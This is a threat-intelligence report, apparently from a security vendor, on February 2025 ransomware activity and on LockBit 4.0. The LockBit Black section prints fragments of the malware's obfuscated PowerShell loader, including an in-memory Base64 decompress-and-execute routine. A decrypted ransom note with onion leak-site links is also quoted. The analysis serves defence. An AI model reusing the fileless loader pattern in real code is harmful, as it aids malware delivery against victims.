

# Keep up with Ransomware

---

## LockBit's Recent Movements

### ■ Overview

In February 2025, the number of ransomware incidents surged to 1,067, marking a 48% increase from January's 722 cases. This sharp rise was primarily driven by the Clap group, which exploited vulnerabilities in Cleo's file transfer solution and continuously exposed victims one after another. During February alone, Clap disclosed 287 cases—accounting for 27% of all reported incidents. The group has been revealing company names and affected corporate web pages in alphabetical order, suggesting that even more victims may soon come to light.

Members of the 8Base group related to the Phobos ransomware were arrested as a result of a globally coordinated investigation conducted by EUROPOL, the National Crime Agency (NCA), and other agencies. The investigation began in 2019, leading to the arrest of individuals connected to the Phobos ransomware in South Korea in 2024. Additionally, four members of the 8Base group were apprehended in Thailand in February 2025. They are facing 11 charges, including online fraud, damage, and robbery, as part of Operation Phobos Aetor.

An individual believed to be an insider of BlackBasta, known as ExploitWhispers, has leaked the group's chat logs via Telegram. The released chat conversations span approximately one year, starting from September 2023, and consist of Matrix<sup>1</sup> chat logs exchanged among 50 users, totaling 200,000 messages. ExploitWhispers stated that the chat logs were leaked as retaliation for BlackBasta's attack on a Russian bank. According to the disclosed chat logs, the group uses information-stealing malware to extract authentication tokens and stored browser passwords. They then conduct penetration testing using the stolen account credentials. Additionally, the group prioritized financial and manufacturing sectors as their primary targets. They referenced a total of 62 CVEs, with the most frequently mentioned being CVE-2024-3400, a remote code execution vulnerability in Paloalto's security appliance OS. The leaked chats also suggest that the group heavily relies on proof-of-concept (PoC) exploits for well-known vulnerabilities. To mitigate the risk of attacks, organizations must regularly update their software and systems to patch vulnerabilities as quickly as possible.

From 2022, a group that was active under the name of RTM Locker started to recruit new RaaS<sup>2</sup> partners. RTM Team is a group that holds an independent forum in the Dark Web, which has a history of recruiting affiliates as an RTM Locker and continuing its activities by updating the version up to 3.0. Although there were no new posts on the independent forum since Sep. 2024, they are showing signs of activity again by posting a RTM Team RaaS partner recruitment post on a Russian hacking forum outside from their own forum on Feb. 2025. According to their promotional post, they are describing the functions of the ransomware that is used in RaaS unlike the existing RTM Locker 3.0, adding platforms target for attack such as NixOS<sup>3</sup> and BSD<sup>4</sup>. They are currently only recruiting partners that can speak Russian, with negotiable detailed conditions starting with a 30% partner fee.

---

<sup>1</sup> Matrix: As an open source-based decentralized real-time communication protocol, it can perform messaging, audio and video calls, and file sharing, etc.

<sup>2</sup> RaaS (Ransomware-as-a-Service): A business model that provides ransomware in the form of a service to allow anyone to easily create and attack with ransomware.

<sup>3</sup> NixOS: A package manager that uses Nix, a Linux-based operating system with high reproducibility and reliability.

<sup>4</sup> BSD: A Unix-based operating system developed in University of California, Berkeley.

Offense cases in Korea were consecutively discovered in February as well. The Lynx group attacked a Korean automobile parts manufacturing company and released its internal data. They uploaded a data release notice post on Feb. 5 and released the whole data about 12GB large one week later. The leaked data was confirmed to be work-related documents such as quotes, non-disclosure agreements, audits, estimates, and invoices, etc

## ■ News About Ransomware

### ▶ Clop publishes data and names of Cleo exploit campaign.

- Clop exploits vulnerabilities(CVE-2024-50623, CVE-2024-55956) in Cleo's MFT software, including Cleo Harmony, VLTrader, LexiCom.
- Clop disclosures additional affected companies in alphabetical order.
- Clop disclosed a total of 287 additional victims in February.

### ▶ New groups, Linkc and RunSomeWares, have emerged.


- Linkc emerged on February 19<sup>th</sup> and posted one victim.
- RunSomeWares emerged on February 27<sup>th</sup> and posted four victims all at once.

### ▶ Anubis, a new ransomware group, claims to hacked 4 victims.

- Anubis is recruiting partners to use RaaS on a Russian hacking forum
- Anubis offers a variety of services in addition to ransomware, including data extortion and the sale of access.
- After posting a partner recruitment ad on the 23<sup>rd</sup>, Anubis began posting victims on DLS from the 25<sup>th</sup>.


### ▶ BlackBasta's chat logs were leaked.

- ExploitWhispers, suspected to be an member of BlackBasta, disclosed a year worth of chat logs in retaliation.
- The disclosed logs consist of 200,000 messages data exchanged between 50 users.
- According to the chat logs, they exploit information theft tool to steal account credentials and use that information for penetration testing.
- They attempt to exploit PoC code for known vulnerabilities once it is disclosed.



### RTM Team is looking for a new RaaS partner.

- RTM Team provides the service after updating from the previously used RTM Locker 3.0.
- RTM Team recruits only Russian-speaking users and starts the service with an initial fee of 30% later adjusted.



### HelloKitty rebranded to Kraken

- HelloKitty, which previously attacked Cisco and CD Projekt Red, rebranded to HelloGookie before changing its name again to Kraken.
- Kraken posted 3 additional victims, aside from the 3 existing cases of data.

**Figure 1. Trends of Ransomware**

# Ransomware Threats




Figure 2. Ransomware Threats in February 2025

## New Threats

Five new ransomware groups were discovered in January. Aside from new groups, the existing HelloGookie (HelloKitty) group rebranded into Kraken, additionally releasing 3 new leaked data aside from existing data uploaded before the rebranding. Furthermore, the new RunSomeWares group posted a total of 4 victims on Feb. 27, and the Linkc group posted 1 victim.




Figure 3. Anubis Ransomware RaaS Partner Recruitment Post

In February, signs of new partner recruitment were identified. The newly emerged Anubis group posted an advertisement on a Russian hacking forum, seeking partners to utilize their services. In addition to their ransomware-as-a-service (RaaS) model, the group revealed that they also offer data services and access privilege sales. Their ransomware service operates in the typical RaaS model, where they provide the ransomware and receive a 20% commission from the ransom paid by the victim. Data services is a method of seizing ransom from companies by blackmailing them with data that has not yet been leaked, where only the data part is independently provided from the double extortion method commonly used by ransomware groups. Furthermore, services that sell access permissions for revenue were also detected. Following their partner recruitment, they commenced activity by releasing data on dark web leak sites starting on the 25th.

### Top 5 Ransomwares




Figure 4. Major Ransomware Attacks by Industry/Country

The Clon group which carried out large-scale attacks in December by abusing vulnerabilities in Cleo's file transmission solution released additional victims in February. They posted an additional 287 victims in February. Because they are releasing company names in alphabetical order, there is a high chance of more victims being added.

The Dragon group is a ransomware group that started its activity through Telegram channels since last October, consecutively posting over 100 victims in February after last month. According to the promotion from the Telegram channel, they provide RaaS based on independent Dragon ransomware. Aside from ransomware attacks, they are performing various threat activities such as DDoS<sup>5</sup> attacks and website modulation attacks. They post individual victims, but also post over 10 victims at once as well. The victims that were uploaded at once mostly have the similarity of using the same web hosting service. Additionally, there are cases of some victims no longer using web services since multiple years ago.

The RansomHub group carried out attacks across various sectors such as US healthcare organization Midwest Vascular, UK pipe manufacturer Electro Fusion, US law firm NOLA Law, and Canadian law firm Withey Addison, etc., posting a total of 102 victims.

The Akira group is still active in February, posting 84 new victims. In February, they attacked Australian engineering company Thornton Engineering and released 11GB of data including work-related information such as contact of employees and customers, audit report, and detailed payment details, etc. Additionally, they stole data by attacking a US financial service company Prime Trust Financial. The detailed attack strategies and response methods of the Akira group can be seen in more detail in the [SK Shieldus KARA Ransomware Trend Report 2024 4Q](#)

The Play ransomware generated large-scale data leakage by attacking Oakland, California in February. After initially releasing 10GB of data, they additionally leaked 600GB of city government data in dark web leakage sites. The leaked data contained personal information of employees and citizens including the mayor.

---

<sup>5</sup> DDoS: An attack that maliciously causes high traffic in the target network, server, or online services, etc. to make the functions of the target systems unusable.



## Ransomware Focus




Figure 5. LockBit's Dark Web Leak Site

After its appearance in 2019, the LockBit group consistently carried out updates, showing high activity after releasing LockBit 3.0 in 2022. In 2024, various investigative agencies, including the FBI and EUROPOL, carried out the cyber operation Cronos Operation to disable LockBit's infrastructure through international cooperation. This greatly impacted their activity due to seizure of key server infrastructure, DLS<sup>6</sup> closing, decryption key publicization, and disclosure of key administrators. The activity of the LockBit group that uploaded many victims every month drastically reduced after the Cronos Operation, showing problems in operation by uploading less than 10 victims every month.




Figure 6. LockBit 4.0 Release Notice

<sup>6</sup> DLS(Dedicated Leak Sites): A website for blackmailing using information stolen from specific targets, and releasing information if they do not respond to negotiations.

The LockBit group that was rapidly falling after the Cronos Operation showed movement towards recovery. In November 2024, LockBit mentioned LockBit 4.0 through administrator LockBitSupp's messenger status message. Additionally, in Dec. 2024, a post called "lockbit4.com" was uploaded in the dark web leak site, which included promotional text for version 4.0 and 5 dark web page links where you can sign up as a partner. Movement towards version 4.0 were discovered faster than expected. After the promotional post, multiple ransomware presumed to be LockBit 4.0 were discovered along with actual cases of damage.

The confirmed LockBit 4.0 is classified into 2 versions. The two versions use the same ransom note, but indicated the version in black and green at the bottom of the note. The existing black version is ransomware that was mainly used in LockBit 3.0, and green is a version made based on Conti v3 ransomware from 2023. LockBit carried out classification using names such as red, black, and green whenever they changed the main version, but it was seen that they used the same existing version names in 4.0. In this report, we will discuss the comparison between the previously used LockBit 3.0 ransomware and LockBit 4.0 that was newly discovered in Dec. 2024.



## LockBit 4.0 Ransomware




Figure 7. Summary of LockBit 4.0 ransomware

## Strategy of LockBit 4.0 Ransomware




Figure 8. Attack strategy of LockBit 4.0 ransomware

## LockBit Black 4.0

LockBit Black 3.0 and 4.0 show a 81% similarity, and was confirmed that it executes the same functions as a result of analysis. Detailed functional analysis for LockBit Black can be seen in [Mar. 2024 Keep up with Ransomware](#). Additionally, for LockBit Black 4.0, a partial version written using PowerShell Script was found, where the data of the final encoded LockBit Black 4.0 is decoded and executed for PowerShell Script.

```
for ($i = 0; $i -lt $args.count; $i++) {$argument += $args[$i] + ' '}
$psFile=$PSCommandPath
$global:ProgressPreference = "SilentlyContinue"

# -- thread variables
$script:threadBody = '$data=$threadData;'
$data = @(
@(62416317159553766,6171585555604128,57336399694057504,58471265167106420,54959097326818472
64527480453839471,52536072690480837,52766518087147867,57372294081942048,51370291418535539,
62953253871806504,51638886326030446,57371478650990806,47108824885965523,18209280467040628,
```

Figure 9. LockBit Black 4.0 PowerShell Script

In the case of PowerShell Script, there are countless integer values saved in the array, where this data is imported one by one and converted into ASCII characters. The converted characters are a new PowerShell Script, composed of code that executes the script without a separate window.

```
function Do-Exec($Payload, $Len) {
    $zipBytes = [System.Convert]::FromBase64String($Payload)
    $ms = New-Object IO.MemoryStream
    $ms.Write($zipBytes, 0, $zipBytes.Length)
    $null = $ms.Seek(0,0)
    $ExeImage = New-Object Byte[]($Len)
    $ds = New-Object IO.Compression.DeflateStream($ms, [System.IO.Compression.CompressionMode]::Decompress)
    $null = $ds.Read($ExeImage, 0, $Len)
    $ds.Dispose()

    Exec -PEBytes $ExeImage
}

# Exe-file image will putted in next line
Do-Exec -Payload '7LVjkC9dsKf7b9u2d9vdu23btm1bu23btm3bxbm7bNuY95z13Yu6diDvzcT7ML2pV5qp8amX1qopKGc04AAgAAAD9Z/'
```

Figure 10. LockBit Black 4.0 PowerShell Script 2

The extracted PowerShell Script decodes the LockBit Black 4.0 data encoded using Base64, then executes the ransomware in a fileless method after loading it on the memory instead of saving it as a file. As a result of analyzing the ransomware executed using the memory, the extension change, icon change, ransom notes, etc. have been confirmed to be the same as the original 3.0 version.



Figure 11. LockBit Black 4.0 Infection Screen

## LockBit Green 4.0

The LockBit group released LockBit Green in 2023 based on Conti ransomware. LockBit Green is a version that modified parts of the settings and design with a 89% code similarity compared to Conti v3. It was confirmed that it was released due to preference by past Conti affiliates. As the LockBit group moves on to version 4.0, LockBit Green 4.0 that uses some characteristics of previous Green versions were discovered alongside LockBit 4.0 Black, so we will be sharing the analysis of similarities and differences between the existing Green version.




Figure 12. LockBit Green 4.0 Unpacking

LockBit Green 4.0 is using various methods to hinder ransomware analysis and detection. It uses the packing method which compresses the code part of the ransomware executable file and decompresses when executed. LockBit Green 4.0 uses an open source-based UPX packer. Also, key character strings are saved after encoding or encryption, so it is used after decoding or decryption when required.

```
Decrypted Data (Raw): b'~~~ You have been attacked by LockBit 4.0 - the fastest, most stable and immortal ransomware since 2019 ~~~~\n\n>>>>> You must pay us.\n\nTor Browser Links BLOG where the stolen information will be published:\n( often times to protect our web sites from ddos attacks we include ACCESS KEY - AOTISZRLVUMXDJ34RCBZFN06BNKLEYKYS5FZPNNXK4S2RSHOENUA )\n\nhttp://lockbit3753ekiocy05epmpy6klmejchjtzddoekjInt6mu3qh4de2id.onion/\n\nhttp://lockbit3g3ohd3kataj6zaehxz4h4cnhmz5t735zpItywhwpc6oy3id.onion/\n\nhttp://lockbit3olp7oetlc4tI5zydnoluphh7fvdT5oa6arcp2757r7xkutid.onion/\n\nhttp://lockbit435xk3ki62yun7z5nhwz6jyjdP2c64j5vge536if2eny3gtid.onion/\n\nhttp://lockbit4lahhluquhoka3t4spqym2m3dhe66d6lr337glnnlgg2nnad.onion/\n\nhttp://lockbit6knrauo3qafoksvl742vieqbujxw7rd6ofzdtapjb4rrawqad.onion/\n\nhttp://lockbit7ouvrsgtojeoj5hvu6bljqtghitekwpdy3b6y62ixtsu5jqd.onion/\n\n\n>>>>> What is the guarantee that we won't scam you?\n\nWe are the oldest extortion gang on the planet and nothing is more important to us than our reputation. We are not a politically motivated group and want nothing but financial rewards for our work. If we defraud even one client, other clients will not pay us. In 5 years, not a single client has been left dissatisfied after making a deal with us. If you pay the ransom, we will fulfill all the terms we agreed upon during the negotiation process. Treat this situation simply as a paid training session for your system administrators, because it was the misconfiguration of your corporate network that allowed us to attack you. Our pentesting services should be paid for the same way you pay your system administrators' salaries. You can get more in
```


Figure 13. RC4 Decrypt Example

